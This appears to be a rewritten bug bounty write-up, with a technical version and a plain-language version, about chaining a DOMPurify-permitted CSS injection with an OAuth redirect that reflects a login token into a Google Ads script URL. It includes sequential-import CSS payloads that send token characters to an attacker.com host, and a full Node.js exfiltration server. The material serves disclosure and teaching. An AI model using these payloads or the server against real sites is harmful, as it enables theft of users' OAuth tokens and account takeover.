CSS Data Exfiltration to Steal OAuth Token
A CSS injection flaw allowed an attacker to exfiltrate data from a page, and by chaining it with an OAuth misconfiguration that reflected the OAuth token into a Google Ads script URL, the attacker could steal victims' OAuth tokens. The exploit used sequential CSS import chaining to leak the token character by character.
 Published on blog.voorivex.team
The target site used the latest version of DOMPurify for input sanitization, which meant bypassing it with JavaScript wasn't possible. However, I discovered that DOMPurify, by default, allows CSS injection through the <script> tag.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a somewhat well-known public bug bounty program on HackerOne; the author cannot name it because of the disclosure policy. The relevant asset was a page with a reflection point protected by DOMPurify, and the site ran the latest version of DOMPurify for input sanitisation. The page itself held no user-related sensitive information: no username, no email address, nothing worth extracting directly.
The chain that made the page interesting was an OAuth flow. The author found that https://target.com/add-group/[groupname]/add could be set as the OAuth redirect URL, so a victim following a crafted login link would land on the CSS injection page with their OAuth token in the query string. The vulnerability was reported twice, for two different endpoints, and paid 2 x $4850.
Setup
No accounts, roles or specific tool versions are described. The work relied on:
- A reflection point sanitised by the latest DOMPurify.
- A page that loads a Google Ads script (
https://googleads.g.doubleclick.net/pagead/viewthroughconversion/...), which the author treats as a sandbox. - A test environment built by the author to debug the exploit, plus a local Node.js server for the final exploit code.
- Prior reading: Gareth Heyes's blind CSS exfiltration research and exploit repository, Frans Rosen's Dirty-dance OAuth write-up, and d0nut's post on better exfiltration via HTML injection.
Finding it
The author first tried to bypass DOMPurify and could not, because it was up to date. The default behaviour of DOMPurify still allows the <style> tag, since it cannot be used for XSS:
DOMPurify.sanitize("<b></b><style>body { background-color: black }</style>");
// <b></b><style>body { background-color: black }</style>
That gave a CSS injection, but with nothing sensitive on the page to steal. While looking around, the author noticed a <script> tag sourced from Google Ads:
The tag's url parameter contains a URL-encoded address that includes an auth_token value. The author compares it to the sandbox-with-an-OAuth-token situation from Frans Rosen's Dirty-dance write-up, but here nothing was reflected in the sandbox at first. Adding parameters to the query string showed that they were appended to the Google Ads URL. The author later found that sites using Google Ads create multiple sandboxes on the page and that their default behaviour reflects query strings, which can be used as gadgets for other vulnerabilities.
Exploitation
Step 1: confirm the query string reflection
Opening a URL such as https://target.com/add-group/[groupname]/add?name=canary changed the script source to:
<script type="text/javascript" async=""
src="https://googleads.g.doubleclick.net/.../?random=17...%26name%3Dcanary"></script>
The %26name%3Dcanary is the injected parameter, URL-encoded, appended to the Google Ads URL. On its own this is not useful: feeding a victim a link with parameters and then extracting those same known values with CSS is attacking yourself.
Step 2: use the page as an OAuth redirect target
The author asked whether https://target.com/add-group/[groupname]/add could be registered as the OAuth redirect URL. It could:
https://auth.redacted.com/login?redirect_uri=https://target.com/add-group/[groupname]/add&...
As soon as the victim opened the link, they were taken to:
https://target.com/add-group/[groupname]/add?auth_token=TOKEN&...
and the page source became:
<script type="text/javascript" async=""
src="https://googleads.g.doubleclick.net/.../?random=17...%26auth_token%3DTOKEN"></script>
The token now sits in the src attribute of a script element, where a CSS attribute selector can match it.
Step 3: combine with the style injection
The author already had <style> tag injection through the DOMPurify-allowed reflection. The full URL combined the OAuth redirect with the injected style:
https://auth.redacted.com/login?redirect_uri=
https://target.com/add-group/[groupname]/add&...
&%253Cstyle%253Ebody{background-color:black;}%253C%2Fstyle%253E%26...
Step 4: build the exfiltration logic
The author started from Gareth's exploit repository and spent several hours without results. A local test environment also failed. The author then tried an <input> tag in the test page:
<html><head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>OAuth Page</title>
</head>
<body>
<div>
<form action="/blahblah" method="post">
    <div>
        <input type="hidden" name="mytoken" value="ddaf35a193617abacc417349ae204">
    </div>
</form></div>
<style>@import 'https://portswigger-labs.net/blind-css-exfiltration/start';</style>

</body></html>
That failed too, and the existing source was too complex to edit. Reading d0nut's post gave the key idea, Sequential Import Chaining, and the author wrote a custom exploit. The flow starts by importing a URL that will not answer until a leak arrives:
@import url(https://attacker.com/next);

html:has(script[src*="token=00"]) div {
    background: url(https://attacker.com/leak?chars=00) !important;
    display: block !important;
}
html:has(script[src*="token=01"]) div {
    background: url(https://attacker/leak?chars=01) !important;
    display: block !important;
}
...
...
...
html:has(script[src*="token=-z"]) div {
    background: url(https://attacker.com/leak?chars=-z) !important;
    display: block !important;
}
html:has(script[src*="token=--"]) div {
    background: url(https://attacker.com/leak?chars=--) !important;
    display: block !important;
}
Only one matcher can match. If the token is 494daa91-2ed4-4132-9e06-b4a5d696750e, the matching rule is:
html:has(script[src*="token=49"]) div {
    background: url(https://attacker.com/leak?chars=49) !important;
    display: block !important;
}
The /leak request tells the server the two known characters, and the server answers https://attacker.com/next with the next round:
@import url(https://attacker.com/next);

html:has(script[src*="token=4900"]) div {
    background: url(https://attacker.com/leak?chars=4900) !important;
    display: block !important;
}
html:has(script[src*="token=4900"]) div {
    background: url(https://attacker.com/leak?chars=4901) !important;
    display: block !important;
}
...
This repeats until the token is fully extracted.
Step 5: fix the specificity problem
When a character was found, the next CSS loaded, but the new rules had lower priority than the old ones, so the page kept using the old rules and the exploit failed. This is CSS Specificity. The author's demonstration code renders the div red:

The second demonstration, which includes is(div), makes the div blue because the priority is adjusted. The exploit therefore adds one :is(div) in the first round and one more in each subsequent round:
@import url(https://attacker.com/next);

html:has(script[src*="token=49"]) div:is(div) {
    background: url(https://attacker.com/leak?chars=4900) !important;
    display: block !important;
}
Next round (next two characters):
html:has(script[src*="token=494d"]) div:is(div):is(div) {
    background: url(https://attacker.com/leak?chars=494d) !important;
    display: block !important;
}
Next round (next two characters):
html:has(script[src*="[redacted]"]) div:is(div):is(div):is(div) {
    background: url(https://attacker.com/leak?chars=494daa) !important;
    display: block !important;
}
It continues until the end.
Step 6: the final exploit server
The final exploit code is a Node.js server. To use it, edit HOSTNAME (where the exploit is hosted), prefix (the prefix of the data to extract) and the html:has(script[src*= selector.
const http = require('http');
const url = require('url');
const port = 3000;

const HOSTNAME = "http://localhost:3000";
const CHARS = '[redacted]-'.split('');

const DEBUG = false;

var prefix = "&auth_token=";
var leaked_data = "";

var pendingResponse = null;
var stop = false,
    n = 0;

const requestHandler = (request, response) => {
    let req = url.parse(request.url, true);
    log('\treq: %s', request.url);

    if (stop) {
        return response.end();
    }

    if (req.pathname === '/start') {
        genResponse(response);
    } else if (req.pathname === '/leak') {
        response.end();

        if (req.query.chars) {
            leaked_data += req.query.chars;

            if (pendingResponse) {
                genResponse(pendingResponse);
                pendingResponse = null;
            }

            if (leaked_data.length === 36) {
                process.stdout.write('\n');
                process.exit(1);
            }
        }
    } else if (req.pathname === '/next') {
        pendingResponse = response;
    } else {
        response.end();
    }
};

const genResponse = (response) => {
    process.stdout.clearLine(0);
    process.stdout.cursorTo(0);
    process.stdout.write(`Leaked: ${leaked_data}`);

    let css = `@import url(${HOSTNAME}/next?${Math.random()});` +
        CHARS.map(e =>
            CHARS.map(f =>
                `html:has(script[src*="${prefix + leaked_data}${e}${f}"]) div${':is(div)'.repeat(n + 1)} {
                    background: url(${HOSTNAME}/leak?chars=${e}${f}&cb=${Math.random()}) !important;
                    display: block !important;
                }`
            )
        ).flat().join('');

    response.writeHead(200, { 'Content-Type': 'text/css' });
    response.write(css);
    response.end();

    n++;
};

const server = http.createServer(requestHandler);

server.listen(port, (err) => {
    if (err) {
        return console.log('[-] Error: something bad happened', err);
    }

    console.log('[+] Server is listening on %d', port);
});

function log() {
    if (DEBUG) console.log.apply(console, arguments);
}
The server holds the /next response open until a /leak request arrives, then generates the next round with n + 1 copies of :is(div). The character set is [redacted]-, two characters per round, and the process exits once 36 characters have been leaked.
Root cause
Three conditions combine:
- DOMPurify, by default, permits the
<style>tag because it cannot be used for XSS, so a CSS injection survives sanitisation even when JavaScript injection does not. - The Google Ads script tag reflects the page's query string into its
srcattribute, so any parameter added to the URL, including an OAuth token, ends up in a location that CSS attribute selectors can match. - The OAuth flow accepted
https://target.com/add-group/[groupname]/addas a redirect URI, so the token was delivered to a page the attacker could reach with a CSS injection.
CSP is not the obstacle here: CSS is often allowed where inline and external scripts are not, which is exactly why CSS exfiltration is worth reaching for when XSS is blocked.
Impact
An attacker who gets a victim to open a crafted OAuth login link can leak that victim's OAuth token, character by character, through the attacker's server. The author demonstrated this against two different endpoints and was paid twice. The attack relies on the victim following the crafted login link.
Fix
The report does not say what the program changed. The conditions above point at the redirect URI validation on the OAuth provider and at reflecting the query string into the Google Ads script source; the report does not state which of these was addressed.
Variants to test
- Look for pages where DOMPurify (or another sanitiser) allows
<style>and the page reflects a value into an attribute. A positive result is a CSS rule such ashtml:has(script[src*="token=49"])matching and firing abackground: url(...)request to your server. - Check whether third-party script tags, especially Google Ads conversion tags, append the page query string to their
src. A positive result is your canary parameter appearing URL-encoded in the script source. - Test whether the OAuth provider accepts a page with a CSS injection as
redirect_uri. A positive result is the token arriving in that page's query string after login. - When chaining rounds, check CSS specificity: if later rules lose to earlier ones, add
:is(div)per round as the author did, and confirm the next round's rule wins. - Try the same sequential import chaining against other reflected attributes (hidden inputs, links) when the token lands somewhere a selector can reach.
What happened, in plain words
A security researcher found a way to steal a secret login token from a website's users, using nothing but the page's styling rules. The site was part of a public bug bounty program on HackerOne, a platform where companies pay people for finding security holes. The researcher cannot name the program because of its disclosure policy, but the technique is what matters here.
The site had a page where whatever you typed into the address bar was echoed back into the page. Normally that kind of echo is dangerous because an attacker can inject JavaScript, a programming language that browsers run, and take over the page. The site protected itself with a tool called DOMPurify, which cleans up user input and removes anything dangerous. DOMPurify was up to date, so the researcher could not get JavaScript through it.
But DOMPurify, by default, lets a <style> tag through. A <style> tag holds CSS, the language that tells a browser how a page should look: colours, fonts, spacing. CSS cannot run programs, so DOMPurify considers it harmless. The researcher could therefore inject CSS into the page. On its own that was not enough, because the page held no sensitive information worth stealing: no username, no email address, nothing.
Then the researcher noticed a <script> tag on the page that loaded an advertising script from Google. That tag's url parameter contained a URL-encoded address that included an auth_token value. When the researcher added extra parameters to the page address, they showed up inside the Google Ads address too. Separately, the researcher found that the site's login system, which uses a standard called OAuth, would accept that same page as the place to send users after they logged in, with their login token attached to the address. Put together: a victim clicks a crafted login link, the login system sends them to the page with their token in the address, the Google Ads script copies that address into its own source, and the injected CSS can read the token from there and send it to the researcher's server, two characters at a time.
The researcher reported the problem twice, for two different endpoints, and received 2 x $4850.
Why use CSS to steal data at all
Before the technique, a fair question: why bother with CSS when JavaScript is the usual tool for stealing data? There are several reasons. One is Content Security Policy, or CSP. CSP is a set of instructions a website sends to the browser saying which kinds of content are allowed. Many sites use CSP to block inline JavaScript and to restrict which external scripts may load, which makes traditional cross-site scripting (XSS, injecting JavaScript into someone else's page) much harder. But CSS is often still allowed, because the rule for styles (style-src) is usually more permissive than the rule for scripts (script-src).
Imagine a building where the front door is locked but the window is open. CSP locks the JavaScript door; CSS is the window.
A simple example of the situation: suppose you find that a value you control is reflected inside a <style> tag, and angle brackets are filtered, so you cannot close the tag and start a script. Something like this:
<style>
button {
background-color: #3498db;
color: white;
padding: 10px 20px;
border-radius: 5px;
border: </style>;
}
</style>
Line by line: the <style> tag opens a block of CSS. Inside, button { ... } is a rule that styles every button on the page. background-color: #3498db; sets a blue background, color: white; makes the text white, padding adds space inside the button, border-radius rounds the corners. The last line, border: </style>;, is where the researcher's input landed: the angle brackets were converted to < and >, which the browser displays as text rather than treating as the end of the tag. So the input cannot break out of the style block, and XSS is impossible.
In that situation, CSS exfiltration helps. CSS exfiltration means leaking sensitive information (CSRF tokens, passwords, user-specific data) using CSS features such as background-image, url() and attribute selectors. A CSRF token is a random value a site puts in a form to prove the request came from its own page. An attribute selector is a CSS pattern that matches an element based on one of its attributes, for example a script whose src contains certain text. The researcher points readers to a fundamental blog post by Gareth Heyes on blind CSS exfiltration for the basics, and assumes you know the concept before continuing.
The starting point and DOMPurify
The researcher cannot name the program, but it was a somewhat well-known public bug bounty program on HackerOne. The starting point was a reflection point protected by DOMPurify. A reflection point is a place where something you put in the address bar appears back in the page. The researcher tried to bypass DOMPurify and could not, because it was the latest version. (The researcher notes having bypassed it in other cases where it was not updated.)
The default behaviour of DOMPurify allows the <style> tag, because it cannot be used for XSS attacks:
DOMPurify.sanitize("<b></b><style>body { background-color: black }</style>");
// <b></b><style>body { background-color: black }</style>
Line by line: DOMPurify.sanitize(...) is a function call that takes a piece of HTML and returns a cleaned version. The input is <b></b><style>body { background-color: black }</style>: an empty bold tag followed by a style block that would paint the page background black. The comment on the second line shows the output: the same string, unchanged. DOMPurify removed nothing, because neither the bold tag nor the style tag can run code. That is the opening: the researcher could get CSS into the page.
Unfortunately, there was no user-related sensitive information on the page to extract. The researcher could not even find a username or an email address, which would have been minor but still noteworthy. The researcher was about to give up when something new appeared.
A sandbox that carries the OAuth token
The researcher noticed an interesting <script> tag sourced from Google Ads. Many websites use this feature, and the researcher considers it not safe enough because of its risky behaviour, which is what was used here:
Line by line: <script ...> is a tag that tells the browser to load and run a program from another address. type="text/javascript" says what kind of program it is. async="" tells the browser it can keep building the page while the script loads. src="..." is the address the script comes from, here a Google Ads conversion-tracking endpoint. Everything after the ? in that address is a query string: a list of name=value pairs separated by &. One of those pairs is url=https%3A%2F%2F[redacted]%3F...%26auth_token%3D[token], a URL-encoded address that includes an auth_token value. The rest are tracking parameters such as random, cv, fst, bg, guid, async, gtm, gcd, dma, tag_exp, u_w, u_h, hn, frm, tiba, userId, rdp, npa, pscdl, auid, uaa, uab, uafvl, uamb, uam, uap, uapv, uaw, fledge, rfmt and fmt.
This reminded the researcher of Frans Rosen's Dirty-dance OAuth write-up, an excellent write-up on OAuth, where the targets had a sandbox with an OAuth token. A sandbox here means a page or frame that holds a secret and is meant to keep it contained. In this case, however, nothing was reflected in the sandbox at first. The researcher began adding parameters to the query string, and surprisingly, they were appended to the Google Ads URL.
The researcher later found that websites using Google Ads create multiple sandboxes on the page, and that their default behaviour reflects query strings, which could be used as gadgets to exploit other vulnerabilities. A gadget, in security jargon, is a small existing feature that an attacker can reuse as a building block.
Step 1: confirming that the query string is reflected
For example, opening https://target.com/add-group/[groupname]/add?name=canary changed the script source to:
<script type="text/javascript" async=""
src="https://googleads.g.doubleclick.net/.../?random=17...%26name%3Dcanary"></script>
Line by line: the script tag is the same as before, but the src now ends with %26name%3Dcanary. %26 is the URL-encoded form of &, and %3D is the URL-encoded form of =. So the added parameter name=canary was appended to the Google Ads address, encoded so it does not break the existing query string. The researcher uses the word canary deliberately: a canary value is a harmless marker you plant to see whether and where it comes back.
Pay attention to %26name%3Dcanary. So far the researcher had two things: a CSS injection that can be used to exfiltrate data, and a sandbox source with the added query string. On its own this is nothing special, because if you give a victim a link with parameters and then use CSS to extract those same known parameter values, you are only attacking yourself. The interesting question was elsewhere.
Step 2: using the page as an OAuth redirect target
OAuth is a standard that lets a website log you in through another service, without sharing your password with the first site. When you log in, the service sends you back to the website at a pre-agreed address called the redirect URI, with a token attached. A token is a short string that proves who you are, like a cloakroom ticket: whoever holds it can collect the coat. If an attacker can choose the redirect URI, the token can be sent to a place the attacker controls.
So the researcher explored the less common OAuth path: what if https://target.com/add-group/[groupname]/add could be set as the OAuth redirect URL? Then the victim would be redirected to the CSS injection page with their OAuth token, and that is exactly what happened:
https://auth.redacted.com/login?redirect_uri=https://target.com/add-group/[groupname]/add&...
Line by line: https://auth.redacted.com/login is the login service. The ? starts the query string. redirect_uri=https://target.com/add-group/[groupname]/add tells the login service where to send the user afterwards. The trailing &... stands for further parameters that the report does not show. The important part is that the login service accepted the target page as the destination.
As soon as the victim opened the link, they would be taken to:
https://target.com/add-group/[groupname]/add?auth_token=TOKEN&...
Line by line: the victim lands on the target page. The query string now contains auth_token=TOKEN, the victim's login token, followed by &... for any other parameters. The token is in the address bar, and therefore in the page's own URL.
Which resulted in the following source:
<script type="text/javascript" async=""
src="https://googleads.g.doubleclick.net/.../?random=17...%26auth_token%3DTOKEN"></script>
Line by line: the Google Ads script tag again copies the page address into its src. This time the copied address contains the token, encoded as %26auth_token%3DTOKEN, which decodes to &auth_token=TOKEN. The token now sits inside the src attribute of a script element, where a CSS attribute selector can match it.
Step 3: combining with the style injection
Equipped with the <style> tag injection, the researcher built a single URL that combined the OAuth redirect with the injected style:
https://auth.redacted.com/login?redirect_uri=
https://target.com/add-group/[groupname]/add&...
&%253Cstyle%253Ebody{background-color:black;}%253C%2Fstyle%253E%26...
Line by line: the first line is the login service with redirect_uri= starting the destination. The second line is the destination page, followed by &... for other parameters. The third line carries the injected style, double-encoded: %253C decodes once to %3C and again to <, %253E to >, and %252F to /. So the payload is <style>body{background-color:black;}</style>, a style block that paints the page background black. The trailing %26... is an encoded & followed by further parameters.
Everything was in place, and the researcher started writing exploit code to exfiltrate the auth token.
Step 4: building the exfiltration logic
The researcher used Gareth's exploit repository and spent several hours without any results. To figure out what was happening, the researcher set up a test environment to run the exploit. It did not work. The researcher thought an <input> tag should be used, so the test file was edited to:
<html><head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>OAuth Page</title>
</head>
<body>
<div>
<form action="/blahblah" method="post">
    <div>
        <input type="hidden" name="mytoken" value="ddaf35a193617abacc417349ae204">
    </div>
</form></div>
<style>@import 'https://portswigger-labs.net/blind-css-exfiltration/start';</style>

</body></html>
Line by line: <html> opens the document, <head> holds information about the page, <meta charset="utf-8"> declares the character encoding, <meta name="viewport" ...> tells mobile browsers how to scale the page, and <title>OAuth Page</title> sets the tab title. <body> starts the visible content. A <div> wraps a <form> that would submit to /blahblah using the POST method. Inside, another <div> holds <input type="hidden" name="mytoken" value="ddaf35a193617abacc417349ae204">: a hidden form field, invisible to the user, carrying a fake token value. The <style> block then imports a stylesheet from https://portswigger-labs.net/blind-css-exfiltration/start, which is the exfiltration logic under test. The researcher thought an <input> tag should be used, so the test file was edited to include one.
It was not successful again, and the source code was too complex to edit. The researcher searched Google to find the exact exploit flow and found an outstanding post by d0nut. The final exploit there was also complicated, which forced the researcher to learn how to code a custom one. The main idea came from that blog post: Sequential Import Chaining. Sequential means one after another; import chaining means each stylesheet pulls in the next one. The overall flow starts by importing a URL at the beginning of the exploit:
@import url(https://attacker.com/next);

html:has(script[src*="token=00"]) div {
    background: url(https://attacker.com/leak?chars=00) !important;
    display: block !important;
}
html:has(script[src*="token=01"]) div {
    background: url(https://attacker/leak?chars=01) !important;
    display: block !important;
}
...
...
...
html:has(script[src*="token=-z"]) div {
    background: url(https://attacker.com/leak?chars=-z) !important;
    display: block !important;
}
html:has(script[src*="token=--"]) div {
    background: url(https://attacker.com/leak?chars=--) !important;
    display: block !important;
}
Line by line: @import url(https://attacker.com/next); tells the browser to fetch another stylesheet from the attacker's server. That request will hang, waiting, until the server decides to answer. Each following block is a rule. html:has(script[src*="token=00"]) selects the page's root element if it contains a script whose src attribute contains the text token=00. :has(...) means "contains an element matching this"; [src*="..."] means "the src attribute contains this substring". div is the element the rule styles. Inside the braces, background: url(https://attacker.com/leak?chars=00) !important; makes the browser request an image from the attacker's server, with the guessed characters in the query string. !important raises the rule's priority. display: block !important; makes the element visible so the background is actually loaded. The blocks repeat for every possible pair of characters: 00, 01, and so on through -z and --, covering digits, letters and the hyphen.
The flow is straightforward: the first line will not return a response until /leak is called. /leak is called once the matcher matches the first correct two bytes of the token. Only one of the matchers will match. For example, if the token is 494daa91-2ed4-4132-9e06-b4a5d696750e, the following line will be executed:
html:has(script[src*="token=49"]) div {
    background: url(https://attacker.com/leak?chars=49) !important;
    display: block !important;
}
Line by line: the page contains a script whose src includes token=49, because the real token starts with 49. So this rule applies, the browser requests https://attacker.com/leak?chars=49, and the attacker's server learns the first two characters. The other rules do not apply, so no other request is made.
Afterwards, the server responds to https://attacker.com/next with the following content:
@import url(https://attacker.com/next);

html:has(script[src*="token=4900"]) div {
    background: url(https://attacker.com/leak?chars=4900) !important;
    display: block !important;
}
html:has(script[src*="token=4900"]) div {
    background: url(https://attacker.com/leak?chars=4901) !important;
    display: block !important;
}
...
Line by line: the new stylesheet again imports /next, which will hang until the next leak. The rules now test three and four characters: [redacted] [redacted] and so on. The first rule matches only if the token starts with 4900; the second only if it starts with 4901. Whichever matches fires its /leak request with the longer guess. (The report shows the second selector as token=4900 with chars=4901; the intent is clearly to test the next pair of characters.)
It goes recursively until the token is extracted. Recursively means the same process repeats on its own output: each leak produces the next stylesheet, which produces the next leak.
Step 5: the specificity problem
There was a problem in the exploit code. When a character is found, the next CSS URL loads on the page, but the new CSS rules have lower priority than the old ones. As a result, the page continues using the old CSS rules instead of applying the new ones, causing the exploit to fail. This is called CSS Specificity: when two rules could both apply to the same element, the browser picks the one with the more specific selector, not simply the one that loaded last.
Think of two people giving you instructions: a general note on the fridge and a note addressed to you by name. The one addressed to you wins, even if the general note was written later.
For a better understanding, the researcher suggests running a demonstration on a simple web server. The div's colour will be red:
The image shows the demonstration, in which the div renders red. The researcher then suggests running a second version that includes is(div). That change makes the div's colour blue, because the priority is adjusted. So the researcher added is(div) to the exploit for the first round, and then added an extra is(div) each round to ensure it works correctly:
@import url(https://attacker.com/next);

html:has(script[src*="token=49"]) div:is(div) {
    background: url(https://attacker.com/leak?chars=4900) !important;
    display: block !important;
}
Line by line: @import fetches the next stylesheet as before. The selector is now html:has(script[src*="token=49"]) div:is(div). :is(div) is a pseudo-class that matches a div; adding it makes the selector more specific without changing which element it targets. The rule fires when the token starts with 49, and requests /leak?chars=4900, guessing the next two characters.
Next round (next two characters):
html:has(script[src*="token=494d"]) div:is(div):is(div) {
    background: url(https://attacker.com/leak?chars=494d) !important;
    display: block !important;
}
Line by line: the selector now has two :is(div) parts, so it is more specific than the previous round's rule. It fires when the token starts with 494d, and requests /leak?chars=494d.
Next round (next two characters):
html:has(script[src*="[redacted]"]) div:is(div):is(div):is(div) {
    background: url(https://attacker.com/leak?chars=494daa) !important;
    display: block !important;
}
Line by line: three :is(div) parts now, more specific again. It fires when the token starts with 494daa, and requests /leak?chars=494daa. It continues until the end: each round adds one more :is(div) so the newest rule always outranks the older ones.
Step 6: putting it all together
Here is the final exploit code. To use it, edit the following properties: HOSTNAME, the location where the exploit code is hosted; prefix, the prefix of the data you want to extract; and html:has(script[src*=, which should be replaced with the correct selector.
const http = require('http');
const url = require('url');
const port = 3000;

const HOSTNAME = "http://localhost:3000";
const CHARS = '[redacted]-'.split('');

const DEBUG = false;

var prefix = "&auth_token=";
var leaked_data = "";

var pendingResponse = null;
var stop = false,
    n = 0;

const requestHandler = (request, response) => {
    let req = url.parse(request.url, true);
    log('\treq: %s', request.url);

    if (stop) {
        return response.end();
    }

    if (req.pathname === '/start') {
        genResponse(response);
    } else if (req.pathname === '/leak') {
        response.end();

        if (req.query.chars) {
            leaked_data += req.query.chars;

            if (pendingResponse) {
                genResponse(pendingResponse);
                pendingResponse = null;
            }

            if (leaked_data.length === 36) {
                process.stdout.write('\n');
                process.exit(1);
            }
        }
    } else if (req.pathname === '/next') {
        pendingResponse = response;
    } else {
        response.end();
    }
};

const genResponse = (response) => {
    process.stdout.clearLine(0);
    process.stdout.cursorTo(0);
    process.stdout.write(`Leaked: ${leaked_data}`);

    let css = `@import url(${HOSTNAME}/next?${Math.random()});` +
        CHARS.map(e =>
            CHARS.map(f =>
                `html:has(script[src*="${prefix + leaked_data}${e}${f}"]) div${':is(div)'.repeat(n + 1)} {
                    background: url(${HOSTNAME}/leak?chars=${e}${f}&cb=${Math.random()}) !important;
                    display: block !important;
                }`
            )
        ).flat().join('');

    response.writeHead(200, { 'Content-Type': 'text/css' });
    response.write(css);
    response.end();

    n++;
};

const server = http.createServer(requestHandler);

server.listen(port, (err) => {
    if (err) {
        return console.log('[-] Error: something bad happened', err);
    }

    console.log('[+] Server is listening on %d', port);
});

function log() {
    if (DEBUG) console.log.apply(console, arguments);
}
Line by line: const http = require('http'); and const url = require('url'); load Node.js's built-in web server and URL-parsing modules. Node.js is a program that runs JavaScript outside the browser, here on the attacker's own machine. const port = 3000; sets the port, the numbered door the server listens on. const HOSTNAME = "http://localhost:3000"; is the address where the exploit is hosted; localhost means this same machine. const CHARS = '[redacted]-'.split(''); builds the alphabet of characters to guess: the digits, the lowercase letters and the hyphen, split into an array (a list). const DEBUG = false; turns logging off. var prefix = "&auth_token="; is the text that comes before the token in the script source. var leaked_data = ""; starts the collected token empty. var pendingResponse = null; will hold the /next request while it waits. var stop = false, n = 0; sets a stop flag and a round counter.
const requestHandler = (request, response) => { ... } defines what happens for each incoming request. let req = url.parse(request.url, true); parses the request address, with true meaning the query string is parsed into an object. log('\treq: %s', request.url); logs the request when debugging is on. if (stop) { return response.end(); } stops answering once the run is over. if (req.pathname === '/start') { genResponse(response); } handles the first request by generating the first stylesheet. else if (req.pathname === '/leak') { response.end(); ... } handles a leak: it ends that response, then if (req.query.chars) { leaked_data += req.query.chars; ... } appends the leaked characters to the collected token. if (pendingResponse) { genResponse(pendingResponse); pendingResponse = null; } answers the waiting /next request with the next round. if (leaked_data.length === 36) { process.stdout.write('\n'); process.exit(1); } stops once 36 characters have been collected. else if (req.pathname === '/next') { pendingResponse = response; } holds the /next request open by storing its response object instead of answering. else { response.end(); } answers anything else with an empty response.
const genResponse = (response) => { ... } builds a stylesheet. process.stdout.clearLine(0); process.stdout.cursorTo(0); process.stdout.write(Leaked: ${leaked_data}); rewrites one terminal line showing progress. let css = @import url(${HOSTNAME}/next?${Math.random()}); + ... starts the stylesheet with an import of /next, with a random number appended so the browser does not reuse a cached copy. CHARS.map(e => CHARS.map(f => ...)).flat().join('') builds every pair of characters: for each first character e, for each second character f, one rule. html:has(script[src*="${prefix + leaked_data}${e}${f}"]) div${':is(div)'.repeat(n + 1)} is the selector: the known prefix plus the collected token plus the guessed pair, with n + 1 copies of :is(div) so this round outranks the previous ones. background: url(${HOSTNAME}/leak?chars=${e}${f}&cb=${Math.random()}) !important; makes the browser request the leak address with the guessed pair, plus a random cb value to defeat caching. display: block !important; makes the element visible so the background loads. response.writeHead(200, { 'Content-Type': 'text/css' }); sends the response headers, declaring the content as CSS. response.write(css); response.end(); sends the stylesheet and closes the response. n++; increments the round counter.
const server = http.createServer(requestHandler); creates the server with that handler. server.listen(port, (err) => { ... }); starts it on the port and prints an error or a listening message. function log() { if (DEBUG) console.log.apply(console, arguments); } prints messages only when debugging is on.
The server holds the /next response open until a /leak request arrives, then generates the next round with n + 1 copies of :is(div). The character set is [redacted]-, two characters per round, and the process exits once 36 characters have been leaked. The researcher suggests running the code on your own web server to see how the exploit works.
Why it worked
Three conditions combine:
- DOMPurify, by default, permits the
<style>tag because it cannot be used for XSS, so a CSS injection survives sanitisation even when JavaScript injection does not. - The Google Ads script tag reflects the page's query string into its
srcattribute, so any parameter added to the URL, including an OAuth token, ends up in a location that CSS attribute selectors can match. - The OAuth flow accepted
https://target.com/add-group/[groupname]/addas a redirect URI, so the token was delivered to a page the attacker could reach with a CSS injection.
CSP is not the obstacle here: CSS is often allowed where inline and external scripts are not, which is exactly why CSS exfiltration is worth reaching for when XSS is blocked.
What an attacker could do
An attacker who gets a victim to open a crafted OAuth login link can leak that victim's OAuth token, character by character, through the attacker's server. The researcher demonstrated this against two different endpoints and was paid twice. The attack relies on the victim following the crafted login link.
How to fix it
The report does not say what the program changed.
Variants to test
- Look for pages where DOMPurify (or another sanitiser) allows
<style>and the page reflects a value into an attribute. A positive result is a CSS rule such ashtml:has(script[src*="token=49"])matching and firing abackground: url(...)request to your server. - Check whether third-party script tags, especially Google Ads conversion tags, append the page query string to their
src. A positive result is your canary parameter appearing URL-encoded in the script source. - Test whether the OAuth provider accepts a page with a CSS injection as
redirect_uri. A positive result is the token arriving in that page's query string after login. - When chaining rounds, check CSS specificity: if later rules lose to earlier ones, add
:is(div)per round as the researcher did, and confirm the next round's rule wins. - Try the same sequential import chaining against other reflected attributes (hidden inputs, links) when the token lands somewhere a selector can reach.
Glossary
- API: a defined way for one program to talk to another, like a service counter with set requests.
- Attribute: extra information attached to an HTML element, such as
srcon a script tag. - Attribute selector: a CSS pattern that matches elements by their attributes, for example
[src*="token=49"]. - Bug bounty program: a scheme where a company pays researchers for reporting security flaws.
- Canary: a harmless marker value planted to see whether and where it reappears.
- Content Security Policy (CSP): instructions a site sends to the browser listing which content sources are allowed.
- CSS: the language that describes how a page looks.
- CSS exfiltration: leaking data using CSS features such as
url()and attribute selectors. - CSS specificity: the rule that decides which of several matching CSS rules wins; the more specific selector wins.
